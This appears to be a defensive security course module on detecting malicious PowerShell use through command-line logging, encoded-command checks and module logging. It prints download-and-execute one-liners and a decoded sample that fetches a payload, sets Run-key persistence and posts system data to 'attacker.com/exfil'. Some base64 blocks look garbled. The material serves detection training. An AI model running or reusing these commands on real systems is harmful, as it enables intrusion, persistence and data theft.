- But scripting is important for automation and defense


Focus will be on PowerShell (techniques work with others)

Operating systems, such as Windows and Linux, can be almost completely controlled and maintained using scripts. This is a fantastic thing for defenders. It allows system hardening, automated data collection, and much more.

Scripting is a great thing. Due to its extensive capabilities, it also comes with a risk of being used for malicious purposes. Why install software when you can live off the land? The chances of an attacker being caught using built-in scripting languages are less than if they were to add software to a system.

Although it may be perfectly fine to have an administrator executing PowerShell commands, it certainly wouldn't be the same if that were the case with a machine from someone in HR. For this to make sense, you first need to know your environment and devices (as outlined earlier in both this and the previous module) and then start alerting on and investigating items of interest.

PowerShell



One of the most useful additions to Windows is PowerShell. Its capabilities are endless, and it is fairly easy to pick up and start using, since it has awesome documentation. However, because of its power, it must be handled with care.

Studies by security companies are showing an increasing trend of using PowerShell for attack purposes.


PowerShell falls under MITRE technique T1059 (Command and Scripting Interpreter).¹ That is classified by MITRE as #1, in the ransomware top 10 techniques.²

Red Canary statistics show more than 20% of their customers are affected by PowerShell-related attacks.³

Remember that PowerShell is installed out of the box on Windows systems (including clients and servers), which gives the attackers a significant advantage and a great example of living off the land exploitation.

1. <https://sec555.com/6in5d>
2. <https://sec555.com/cyn42>
3. <https://sec555.com/r9xty>

Calling Scripts: Script File or Command Line Use



While languages like PowerShell can be used interactively with a command prompt, they are intended to be run in a more automated fashion. The two primary methods of calling a script are by:

1. Invoking a script file.
2. Passing the script within a command line.

Example of invoking a script file:

```
PowerShell.exe -File sec555.ps1
```

This method is commonly used by defenders. This is because scripts tend to be large, and it makes sense to store all the code in a file. Thus, the code is repeatable and easy to find at a later date.

Example of invoking a script, using the command line:

```
PowerShell.exe -Command "Write-Host 'SEC555 is the best class I have ever taken. Hopefully, subliminal messages do work!'"
```

This method may be used for one-off settings or by staff, such as IT members, who regularly manage systems remotely. However, it is also used frequently by malware or adversaries to bypass the PowerShell execution policy as well as to remain fileless and avoid antivirus signatures.

Execution Policy

Execution Policy determines what scripts can be run

- Not intended to be a security control
- Intention is to protect administrators from themselves
- **Restricted**
- **AllSigned**
- **RemoteSigned (Windows default)**
- **Unrestricted**

Multiple ways to bypass are available

- Most common is to bypass with command line options:
`powershell.exe - ExecutionPolicy bypass - file runme.ps1`
- If not used by the company, may be an indicator
- But most malware runs scripts without calling a file

Microsoft implemented a component called the PowerShell Execution Policy,¹ which basically is a safety feature to limit the loading of configuration files and run scripts. That can protect the system from an administrator running bad code. However, it was never intended to be a security control. Instead, it was intended to stop a user from accidentally running code that they did not intend to run.

The execution policy is set to one of the following settings:

- **Restricted:** Only allows interactive commands. No scripts can be run.
- **AllSigned:** Permits only scripts that are digitally signed by a trusted publisher. No unsigned scripts will run, which also means anything you write on the local machine won't run.
- **RemoteSigned (default for Windows computers):** If a script or file has been downloaded from the internet, it will only be permitted if it's digitally signed by a trusted publisher. If a script has been created locally, it doesn't require it to be digitally signed.
- **Unrestricted (default for non-Windows computers):** Permits all scripts to run.

While the description of these makes it sound like a strong security control, there are multiple ways to bypass the execution policy.²

1. <https://sec555.com/jyh1b>
2. <https://sec555.com/fw2mk>

Command Line Logging

- PowerShell.exe without command line parameters:

```
Process Information:
New Process ID:          0xbc4
New Process Name:        C:\windows\System32\windowsPowerShell\v1.0\powershell.exe
Token Elevation Type:    TokenElevationTypeDefault (1)
Creator Process ID:      0xc54
```

Encoded command? Why?

- With command line parameters:

```
Process Command Line: "C:\windows\System32\windowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -Enc wBTAHKAUwBU
AGUAbQauAE4AZQBUC4AUwB1AHIAVgBpaEMARQ8QAE8AaQBUAHQATQ8hAE4AQ8nAGUacgBdADoAogBFAHgACAB1AEMAVAAxADAAMABDAG8ATgB0AGkAbgB1AGUAIAA9ACAAMAA7
ACQAdwBjAD0ATgBFaFcaLQBPAgiASgBFAEMAVAAgAFMAwBTAHQAZQBNAc4ATgBFAHQALgBXAEUAYgBDAEWASQBFAG4AdAA7ACQAdQA9ACCATQBVAHOAAQBSAGWAYQAVADUALgAw
ACAABXAgkAbgBkAG8AdwBZACAATgBUACAANGAUwADEAOWAGAFCA TWBXADYANAA7ACAABVBYAgkAZAB1AG4AdAAVADcALgAwADSAIAbyAHYAOGAXADEALgAwACKAIABsAGKAawB1
ACAARwB1AGMAawBVACCAOWAKAFCAQWauAEgARQBBAEQAZQBYAHMALgBBAGQARAAOACCAVQBZAGUACgAtAEAAZwB1AG4AdAAACwAJAB1ACKAOWAKAHCAQWauAFAACgBPAPfGAWQAg
AD0AIAABbAFMAWQBZAFQARQBNAc4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAUwBUAF0AOgA6AEQAZQBMAEEAVQBSAHQAVwBFAGIAUABsAG8AWAB5ADS AJABXAGMALgBQAHIAbwB4
AHKALgBDAHIAZQBAAEUAbgBUAEKAQQBMHMAIAA9ACAAMwBTAFKACwB0AEUAbQAUAE4ARQB0AC4AQwBYAEUAZAB1AE4AVABJAGEATBDAAGEAYWBoAGUAXQA6ADoARABFAEYAYQB1
AGWAdABOAEUADAB3AE8ACgBrAEMACgB1AEQARQBUAHQAAQBBAGWAUwA7ACQASWA9ACCAyga4ADUAZgAZADUAMwBhADUANQA3AGUAYGB1AdkAYGA3ADQAMGAWADIAMAA4ADQAOABi
AGMAZgBmADAAZQBjACCOWAKAGKAPQAWADSAAwBBDAGGAQQBYAFSAxQBdACQAYga9ACgAWwBjAEGAYQB5AFSAxQBdACGAJAB3AEMALgBEAG8AVwBUAEWATwBhAEQUwBUAFIAAQBO
AGCAKAA1AGGAdAB0AHAAOGAVAC8AMQAWAC4AMAAUADeALgAZADoAAWADgMAAAVAGKAbgBkAGUAeAAUAGeACwBwACIAKQAPACKAFAA1AHS AJABFAC0AYgBYAE8ACgAKAESAWwAK
AEKAKwArACUAJABrAC4ATAB1AG4AZwBUAGGAXQB9ADSASQBFAFGAIAAOACQAYgAtAGoATwBpAG4AJwAnACKA
```

Previously, logging process creation in Windows was discussed. By default, this does not include command line parameters, so you would only get the top picture on this page. That's something, but fairly limiting.

If auditing is set to also log command line parameters, then the log will include the bottom part of this page.

Upon looking at that, one can immediately get a feel for the value in analyzing the command line parameters. Granted, in this example, that alone does not show what is really being executed, but you have to ask yourself, "Why is that PowerShell command encoded?" Sometimes, one good alert is all you need to kick off an investigation that can identify malicious activity very promptly.

The audit setting to enable command line logging is under **Group Policy Editor > Computer Configuration > Administrative Templates > System > Audit Process Creation**.

You will then see a setting called **"Include command line in process creation events"**. You need to select that and switch it to **Enabled**.

It is highly recommended to enable this.

Command Line Behavior

Adversaries like to bypass script files due to AV detection

- Long, obfuscated commands are common
- Calls to download and execute code are also commonly made

Key augmentations for discovery

- Command line length (>500 is odd)
- Base64 discovery
- Execution of downloaded code

Let's dive into these in more detail 😊

The goal is to detect the abnormal or malicious use of PowerShell without flagging on legitimate use. To do this, a detection has to focus on malicious use—specifically, the means by which adversaries use and invoke PowerShell.

One of the preferred methods is to invoke PowerShell using only command-line parameters. This helps to evade application control and antivirus since no script file is used to make a security tool suspicious of something.

This is usually done by passing base64-encoded commands or triggering a download of code and then having PowerShell execute it. Regardless of which of these techniques is used, there are multiple areas where attackers' strengths can be turned into weaknesses. Examples include:

- **Command line length** (large lengths should be investigated to ascertain legitimacy).
- **Downloading code for subsequent execution** (attackers like this approach quite a lot).
- **Use of Base64 encoding** (there are some limited uses for using encoded PowerShell commands [discussed later], but you wouldn't expect it to be used continuously for no good reason).

Let's dive into these in more detail.

Command Line Length

[illegible]

Normally, when PowerShell is invoked, it is to call a script or perform a quick function. As a result, the length of the command is short. However, when parameters are passed over the command line or encoding is used, the length often exceeds 500 characters. This technique can be applied to find abnormalities even outside of PowerShell.

There will be legitimate cases where a program exceeds 500 characters.

For example, Google Chrome will likely need to be filtered out. It passes settings via the command line, and at the time of this writing, it had a command line length of almost 5,000 characters.

Adobe Reader was another false positive, as it regularly opened with a command line length of around 700. When testing this, fewer than 10 exclusions had to be made to eliminate false positives. In a large environment, the number of exceptions is likely to be between 10 and 50.

Adding a bit more insight into the above used encoded PowerShell command:


- **-NoP:** Prevents loading PowerShell profiles (which might contain logging or security mechanisms).
- **-sta:** Ensures PowerShell runs in single-threaded mode, which is often required for automation scripts.
- **-NoI:** Runs PowerShell without interaction, which means the user won't be providing any input (commonly used by automation scripts).
- **-W Hidden:** Runs PowerShell without displaying a visible window to the user.

Download and Execution

- Code can be downloaded and run to minimize the length
 - Also, works with base64 encoding

```
powershell -nop -enc
aQB1AHgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvA
HcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcwB1AGMANQA1ADUALgBjAG8AbQ
AvAHAAdwBuACcAKQA=

powershell -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://sec555.com/pwn')"
```



- Invoke-Expression (iex) runs commands passed to it
 - Net.WebClient acts as a PowerShell web browser

One way a command-line length check could be avoided would be to tell PowerShell to download code from a website and then execute it. This even works with base64 encoding. This page shows an example of doing so, both with base64 and without it. In both cases, PowerShell is being told to download the contents of <https://sec555.com/pwn> and run it.

This is done by using the `Invoke-Expression` cmdlet. It tells PowerShell to run something as PowerShell code. Another example of using this would be:

```
$command = "Write-Host hello"
Invoke-Expression $command
```

An alias for `Invoke-Expression` is `iex`. This is simply a means to call `Invoke-Expression` without typing the full expression.

The other major component of this use case is using `Net.WebClient`. Effectively, it is a method for PowerShell to act as a web browser.

In this case, it is initialized and then told to download the contents of <https://sec555.com/pwn>.

Let's look at a more practical example.

Base64 Encoding

```
powershell.exe -NoP -sta -W Hidden -Enc
CgAgACAAIAAgACQAdwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBIAEMAbABpAGUAb
gB0ADsAIAAKACAAIAAgACAAJAB1AD0AJwBoAHQAdABwADoALwAvAG0AYQBsAGkAYwBpAG8AdQBzAC4AYw
BvAG0ALwBwAGEAeQBsAG8AYQBkAC4AZQB4AGUAIJwA7ACAACGAgACAAIAAgACQAZgA9ACTIAJAB1AG4AdgA
6AFQARQBNAFAAXABtAGEAbAB3AGEAcgBlAC4AZQB4AGUAIgA7ACAACGAgACAAIAAgACQAdwAuAEQAbwB3
AG4AbABvAGEAZABGAGkAbAB1ACgAJAB1ACwAJABmACKAOWAgAAoAIAAGACAAIABTAHQAYQByAHQALQBQA
HIAbwBjAGUAcwBzACAAJABmADsAIAAKACAAIAAgACAAJABYAGUAZwBQAGEAdABoAD0AJwBIAEsAQwBVAD
oAXABTAG8AZgB0AHcAYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHU
AcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABSABHUAAbgAnADsAIAAKACAAIAAgACAAUwBlAHQALQBjAHQA
ZQBtAFAAcgbvAHAZQByAHQAeQAgAC0AUABhAHQAaAAGACQAcgBlAGcAUABhAHQAaAAGAC0ATgBhAG0AZ
QAgACcAVQBwAGQAYQB0AGUAcgAnACAALQBWAGEAbAB1AGUAIaAKAGYAOWAgAAoAIAAGACAAIAAKAHMAeQ
BzAGkAbgBmAG8APQBHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAAVwBpAG4AMwAyAF8AQwBvAG0ACAB
1AHQAZQByAFMAeQBzAHQAZQBtADsAIAAKACAAIAAgACAASQBuaHYAbwBrAGUALQBxAGUAYgBSAGUAcQB1
AGUAcwB0ACAALQBVAHIAaQAgACcAaAB0AHQAcAA6AC8ALwBhAHQAdABhAGMAawBlAHIALgBjAG8AbQAvA
GUAeABmAGkAbAAAnACAALQBNAQUAdABoAG8AZAAGAFaATwBTAFQAIaAtAEIAbwBkAHkAIAAKAHMAeQBzAG
kAbgBmAG8ACgA=
```

1,148 characters within the encoded command portion ☹

It is very common to see base64 used to encode PowerShell commands and even scripts. The command on this page represents an encoded command that is 1,148 characters long.

First of all, remember there are legitimate reasons for encoding PowerShell commands. Examples include:

- **Bypass escape characters**, like carriage returns (especially when PowerShell is used from another language, like Python).
- **Management tools**, like Ansible or Puppet, commonly use PowerShell encoding to ensure they run reliably on remote systems.
- Developers use it to **encode sensitive data**.
- **Automation tools** use encoded commands to deploy tasks across various systems.

Sadly, attackers very commonly use encoding to mask their nefarious operations.

Decoded Sequence

```
$w=New-Object Net.WebClient;  
$u='http://malicious.com/payload.exe';  
$f="$env:TEMP\malware.exe";  
$w.DownloadFile($u,$f);  
Start-Process $f;
```

Uses New-Object Net.WebClient to download a malicious file called payload.exe. Saves it to the temp folder (\$env:TEMP\malware.exe) and executes it (Start-Process \$f)

```
$regPath='HKCU:\Software\Microsoft\Windows\CurrentVersion\Run';  
Set-ItemProperty -Path $regPath -Name 'Updater' -Value $f;  
$sysinfo=Get-WmiObject Win32_ComputerSystem;  
Invoke-WebRequest -Uri 'http://attacker.com/exfil' -Method POST -Body $sysinfo
```

Creates a registry key to run each time the user logs in, collects system information using WMI, and sends it to the attacker

What's the attacker's goal here? Acquire basic system information. But this could be spined all sorts of different ways. This is just an example.

In more detail (with added comments):

Receive data using Net.WebClient

```
$w=New-Object Net.WebClient;
```

Define the target URL

```
$u='http://malicious.com/payload.exe';
```

Define the environmental variable to save the malicious file

```
$f="$env:TEMP\malware.exe";
```

Perform the download and create the variable

```
$w.DownloadFile($u,$f);
```

Execute malicious file

```
Start-Process $f;
```

Create a registry value to achieve persistence and run upon each user login

```
$regPath='HKCU:\Software\Microsoft\Windows\CurrentVersion\Run';
```

```
Set-ItemProperty -Path $regPath -Name 'Updater' -Value $f;
```

Execute Get-WmiObject Win32_ComputerSystem to obtain some basic system information

```
$sysinfo=Get-WmiObject Win32_ComputerSystem;
```

Send the data to the attacker

```
Invoke-WebRequest -Uri 'http://attacker.com/exfil' -Method POST -Body  
$sysinfo
```

Analyst View

Last build: A month ago - Version 10 is here! Read about the new features here Options About / Support ?

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

Input

CgAgACAAIAAgACQAdwA9AE4AZQB3ACBAtwB1AGoAZQBjAHQAIABOAGUAdAAuAFcAZQB1AEMhABpAGUAbgB0ADsATAAKCAAIAGACAAJAB1AD0A3wBoAHQAdABwADOAlwAvAGBAYQBSAGKAYwBpAGBAdQBzAC4AYwBvAGBAlwBwAGEAeQBSAG8AYQBKAC4AZQB4AGUjwA7ACAACgAGACAAIAAGACQAZgA9ACIAJAB1AG4AdgA6AFQARQBNFAAXABTAGEAbAB3AGEAcgB1AC4AZQB4AGUjwA7ACAACgAGACAAIAAGACQAdwA9AEQAbwB3AG4ABABvAGEAZABGAGkABAB1ACgAJAB1ACwAJABmACKAOwAgAAoAIAAGACAAIABTAAHQAYQBYAHQALQBQAHIAbwBjAGUAcwBzACAAJABmADsATAAKCAAIAGACAAJABYAGUAZwBQAGEAdAB0ABAJwBIAEsAQwBVADoAXABTAgBAZgB0AHcAYQBYAGUAXABNAGKAYwByAGB8AcwBvAGYAdABcAFcAaQBUAGQAbwB3AHpAXABDABHUAJcgbYAGUAbgB0AFYAZQBjAHpAaQBVAG4AXABSAHUAbgAnADsATAAKCAAIAGACAAUwB1AHQALQBjAHQAZQBtAFACgBvAHAAZQBYAHQAcQAgAC8AUABhAHQAAaAGACQAcgB1AGcCAUABhAHQAaAAGACBAtgBhAG0AZQAGAcAVQBWAGQAYQB0BAGUAcgAnACAAALQBWAGEAbAB1AGUATIAAKAGYAOWAGAAoAIAAGACAAIAAKAHpAeQbzAGKAbgBmAGBAPQBHAGUAdAAtAFcabQBPpAE8AYgBqAGUAYwB0AACAAVwBpAG4AfwAFA8AQwBvAG0ACAB1AHQAZQBYAFMAeQBzAHQAZQBtADsATAAKCAAIAGACAAASQBUAHYAbwBpAGUALQBXAGUAYgBSAGUAcgB1AGUAcwB0ACAAALQBVAHIAaQAgACcAaAB0AHQACAA6AC8ALwBHAHQAdABhAGMAAwB1AHIALgBjAGBAbQAvAGUAeABmAGkABABAnACAAALQBHAGUAdAB0AGBAZAAgFAATwBTAFAQIAAATAETABwBkAHKATAAKAHpAeQbzAGKAbgBmAGBACgA=

Output

```
$w=New-Object Net.WebClient;
$u='http://malicious.com/payload.exe';
$f='$env:TEMP\malware.exe';
$w.DownloadFile($u,$f);
Start-Process $f;
$regPath='HKCU:\Software\Microsoft\Windows\CurrentVersion\Run';
Set-ItemProperty -Path $regPath -Name 'Updater' -Value $f;
$sysinfo=Get-WmiObject Win32_ComputerSystem;
Invoke-WebRequest -Uri 'http://attacker.com/exfil' -Method POST -Body $sysinfo
```

Load recipe components to decode Base64


Base64 encoded command

A Security Analyst can use a tool like CyberChef¹ to decode this command by using the following steps:

- ✓ Load the encoded command in the **"Input"** field (upper right part of the above picture).
- ✓ Add the appropriate recipes from the side panel (has been trimmed from the above image for clarity), which are **"From Base64"** and **"Decode Text"** (which allow for reversing the Base64 encoding and decoding the encoded text). These are located at the upper left side of the above picture.
- ✓ Look at the **"Output"** field, which now contains the actual decoded commands, for anything of interest. That's shown at the lower right part of the above picture.

1. <https://sec555.com/8gwur>

iex + Net.WebClient



The combination of **Invoke-Expression** and **Net.WebClient** on the same command line is likely **malicious**. Again, defenders typically invoke scripts. Vendors tend to do likewise. While it is possible for a vendor to use PowerShell to reach out to the internet to pull code, it is highly unlikely. In fact, if you find a vendor doing this, tell them to stop and explain the reason, and also how they ensure the contents they are pulling are integral and not potentially tampered with by an attacker.

Knowing this, an alert can be set up to look for **Invoke-Expression** and the use of **Net.WebClient**.

Keep in mind that **iex** and **Invoke-Expression** are the same thing. This is also an example where tagging may be a good idea.

For example:

1. **iex** or **Invoke-Expression** use could have a tag added, as this alone may be suspicious.
2. Another tag could be added if **Net.WebClient** is used, as again, this alone could be suspicious.
3. A third tag could be added, if the other two tags exist, as now the level of suspicion is greater due to them both existing.

Note that this approach can certainly generate some false positives, but fleshing them out and adjusting your detection rules should be straightforward.

PowerShell Logging

All previous examples used the command line for detection

- Does not account for powershell.exe used interactively
- It requires PowerShell logging

PowerShell 3.0 required for module logging

PowerShell 5.0 required for block and transcript logging

Stored in Microsoft-Windows-PowerShell/Operational

While running attacks over the command line is common, there are times when attacks will occur either using a script or, most likely, interactively. This could be from an attacker manually issuing commands over a keyboard or from a script, such as a persistent PowerShell command and control file.

Unfortunately, the command line logging is blind to this type of interaction.

Instead, the official PowerShell logs need to be used. The good news is that PowerShell has extensive logging capabilities. For solid logging, organizations should consider deploying PowerShell version 5 or later. Ideally, you want to be using the latest version: either Microsoft PowerShell 7.4 (LTS) or 7.5, both in support until mid-2026.¹

The PowerShell event logs are located in the following locations:


- "Microsoft-Windows-PowerShell/Operational" found in Event Viewer, under **Application and Services Logs > Microsoft > Windows**. It provides detailed PowerShell script execution, module and command execution, and more.
- "Windows PowerShell" is found in Event Viewer, under **Application and Services Logs**. This log is not as helpful as the Operational log. It only logs generic PowerShell activity, startup and termination events, and errors and warnings.

1. <https://sec555.com/jh9nv>

Reference:

- <https://sec555.com/s3g4x>

Module Logging



Starting with PowerShell version 3, module logging is supported. This level of logging records when a function from a module is invoked, and the parameters passed to it. It tends to be extremely verbose. Module logging is granular and can be enabled for all modules or specific modules.

Module logging can be enabled through group policy, or if you need to do it on an individual server, navigate to **Local Computer Policy > Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell**.

Select **Turn on Module Logging**, select the radio button for **Enabled**, and then click on **Show** and specify which modules you wish to log. To log all modules, enter the wildcard * (as shown in the above image) or choose the ones you specifically require.

